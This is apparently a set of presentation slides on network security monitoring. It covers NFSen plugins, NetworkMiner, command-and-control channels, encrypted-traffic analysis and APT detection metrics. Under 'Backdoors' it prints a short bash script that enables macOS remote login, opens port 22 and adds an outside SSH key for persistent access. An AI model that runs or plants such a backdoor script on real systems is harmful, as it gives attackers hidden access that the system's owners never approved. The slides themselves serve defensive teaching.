
NFSen: Plugins


- Plugins add additional functionality. Examples:
 - Port Tracker
 - SURFmap
 - SSHcure
 - Botnet
 - Nfsight

Network Miner

- Passive network sniffer/packet
- Detect operating systems, sessions, hostnames, open ports etc.
- Carve and save transmitted files & certificates
- Parse PCAP files for off-line analysis

Network Miner





Gerald Combs

@geraldcombs

+ Follow

"The packets never lie" but as traffic volumes increase you end up with a trillion truths. The trick is finding the important ones.

RETWEETS

18

FAVORITE

1




9:57 AM - 20 May 2014

Backdoors and CNC

Backdoors

- Remote Access Trojans are so 1990s



Backdoors

- Admin Tools
 - Remote Desktop
 - VNC
 - SSH - Macs have SSH ... authorized_keys :-)

```
1  #!/bin/bash
2  systemsetup -setremotelogin on > /dev/null 2>&1
3  ipfw add 10000 allow tcp from any to any dst-port 22
4  mkdir -p ~/.ssh
5  chmod 700 ~/.ssh
6  echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACyeX0aJ61B4eFaSmoJA8q3RKSB0"
7  chmod 700 ~/.ssh/authorized_keys
```

CNC

- Memory Only Agents / Backdoors (e.g. Meterpreter)

- DNS


- ICMP

- SSL/TLS

- P2P

- IRC/Twitter/GMail

- <http://www.wired.com/threatlevel/2009/08/botnet-tweets/>



Mediating

- Systems Admins vs Network Adminis

Analyzing Encrypted Traffic

- DNS is our friend
- Certificates
- Client profiling using supported ciphers

Detecting APTs

- Top 20 Number of Connections
- Top 20 Longest Sessions / Connections
- Top 20 Bandwidth / Data
- Percentage of encrypted traffic
- Destination IP Address